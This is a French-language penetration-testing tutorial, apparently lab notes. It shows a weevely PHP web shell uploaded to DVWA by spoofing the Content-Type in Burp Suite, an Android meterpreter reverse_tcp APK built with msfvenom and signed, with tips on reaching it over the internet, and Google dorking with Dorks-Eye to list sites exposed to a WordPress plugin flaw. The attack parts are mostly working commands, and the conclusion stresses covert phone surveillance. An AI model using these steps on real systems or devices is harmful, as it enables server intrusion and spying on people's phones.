Table des matières

Payload PHP


Dans ce rédactionnel nous allons voir comment injecter un payload php dans une zone d'upload sur un site web (içi nous utiliserons DVWA pour notre site internet)

Outils

Tout d'abord vous aurez besoin de **weevely** ainsi que **burpsuite** et de de **DVWA** fonctionnelle.

Démarche


Dans un premier temps nous générerons le payload à l'aide de l'outil « weevely ».



Pour générer le payload tapez la commande suivante : « weevely generate *<password> <path>* »

```
weevely generate test /home/lucifere/payload.php
```


Voilà le payload est généré maintenant nous allons aller sur notre page DVWA et aller dans la catégorie « File Upload »




Ici la difficulté a été mise sur medium.

Une fois que votre **DVWA** est prêt nous allons lancer « **burpsuite** »

Lancer un « **temporary project** », utilisez « **burp defaults** », une fois burpsuit lancé allez dans la catégorie « **Proxy** » puis dans « **options** ».




Modifiez vos paramètres navigateur afin de passer par le serveur proxy de burpsuite et vérifiez bien que vous êtes en « Intercept is off »



Une fois tout ceci prêt nous allons pouvoir injecter notre payload.

Sur DVWA allez chercher votre payload et avant de cliquer sur « Upload » activez « Intercept is On » sur burpsuite, cela nous permettra de « bloquer la requête pour pouvoir la modifier.


Une fois que l'on a cliqué sur upload nous pouvons voir sur burpsuite ceci :



Nous allons modifier le **Content-Type** car sinon DVWA nous donnera une erreur car il attend une image et pas un fichier php, donc remplacez « application /x-php » par « image/jpeg » et cliquez sur Forward (afin de faire suivre la requête).

Si tout c'est bien passé vous devriez avoir ce message rouge sur DVWA:

Nous allons vérifier si en effet notre fichier c'est bien upload en repassant sur *«Intercept is off »* et en suivant L'URL donné.




Cela nous donne une page blanche et c'est exactement ça que l'on veut car cela signifie que le serveur web à bien détecté que c'était du PHP et l'a donc interprété.

Maintenant retournons sur notre terminal et nous allons nous connecter à notre backdoor.

Pour cela nous allons taper la commande suivante : «weevely <URL> <password> »

```
weevely http://192.168.124.140/hackable/uploads/payload.php test
```

Comme l'on peut le voir j'ai bien réussi à me connecter.



Android Payload

Outils:

Kali Linux

- msfconsole
- msfVenom

- android (une vieille version)

démarche

Allumer Kali Linux et préparer l'environnement de pénétration avec un terminal root

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=IP LOCALE LPORT=[Port Local] R > piratapp.apk
```

> l'option P sert à spécifier l'outil de payload et le switch R renvoit le format de l'applicatif à sauvegarder (apk est le format android)

Signer l'applicatif pour autoriser son exécution dans Android

Une série de commandes sert à signer et chiffrer une signature (comme avec HTTPS/SSL). Deux commandes soont préinstallées dans Kali mais il faut terminer avec zipalign pour la vérification finale au niveau de la signature.

Création d'un keystore

```
keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
```

signature

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked
```

vérification

```
jarsigner -verify -verbose -certs android_shell.apk
```

installer zipalign et vérifier vers un nouvel apk

```
zipalign -v 4 android_shell.apk singed_jar.apk
```

Série installez l'application sur votre *android*, vérifiez que vous soyiez sur le même LAN. Pour faire du WAN, les commandes sont exactement les mêmes, il faut seulement ouvrir le port de votre routeur correspondant à celui spécifié dans la variable d'environnement LPORT. Il faudra surtout spécifier l'IP publique de votre machine attaquante et autoriser le *port forwarding*

WinPayload

Wazuh

Dorks-EYE

Dorks Eye on Ubuntu

Introduction :

Qu'est-ce qu'une « Google Dorks » ?

Une Google Dorks est une combinaison de **mots-clés** reconnus par Google permettent d'exploiter plus précisément les recherches du moteur. Leurs utilisations sont ainsi courantes chez les hackers pendant leur phase de repérage. Cela leur permet effectivement de récupérer une liste des sites ayant une faille ou portant des informations diverses recherchées plus efficacement qu'avec Google simplement.

Cette procédure prend place sur un ubuntu (installation fraîche), mais Dorks-Eye n'étant pas installé par défaut sur Kali, ces instructions sont tout aussi valables sur nos autres machines.

Installation :

Avant tout pour installer `git` avec `apt install git`

Exécuter ensuite la commande `sudo git clone https://github.com/BullsEye0/dorks-eye.git`

rendez-vous dans le répertoire nouvellement créé : `cd dorks-eye`


Installer ensuite `python-pip` avec `apt install python-pip` si ce n'est pas fait et exécuter la commande `pip3 install -r requirements.txt`

Voilà c'est terminé !

Utilisation :

Pour l'exécuter lancez dorks-eye dans le bon répertoire précédé de python3 `sudo python3 dorks-eye.py`

On choisit si on souhaite ou non sauvegarder les résultats de recherche et ensuite la recherche que l'on souhaite effectuer.



Par exemple, on a ici une liste des 25 premiers sites d'où peut être exploité la faille concernant « `WordPress SEO plugin v1.7.1` ».

Difficultés

Ressayer

Conclusion

Les payloads sont faciles à exploiter et la sécurité initiale sur les produits proposés au grand public peuvent ne pas suffire à protéger intégralement un utilisateur. Sous simple instruction orale, il est donc possible de surveiller un téléphone ou une tablette constamment et de récupérer toutes sortes de données sans même avoir d'accès root.

Sources (et ressources !)

Stack overflow, dvwa, super user, serverfault

https://www.cvedetails.com/vulnerability-list/vendor_id-14987/product_id-31309/version_id-180595/Yoast-Wordpress-Seo-1.7.1.html

https://linuxhint.com/wpscan_wordpress_vulnerabilities_scan/

https://sharpforce.gitbook.io/cybersecurity/

https://tools.kali.org/web-applications/burpsuite

documentations de –help

github docs

https://github.com/nccgroup/Winpayloads (winpayload)

https://tools.kali.org/maintaining-access/weevely

https://www.vulnmachines.com/

https://sharpforce.gitbook.io/cybersecurity/walkthroughs/damn-vulnerable-web-application/damn-vulnerable-web-application-dvwa tutoriaux fr

https://lab.pentestit.ru/

https://github.com/pascal-sun/file-upload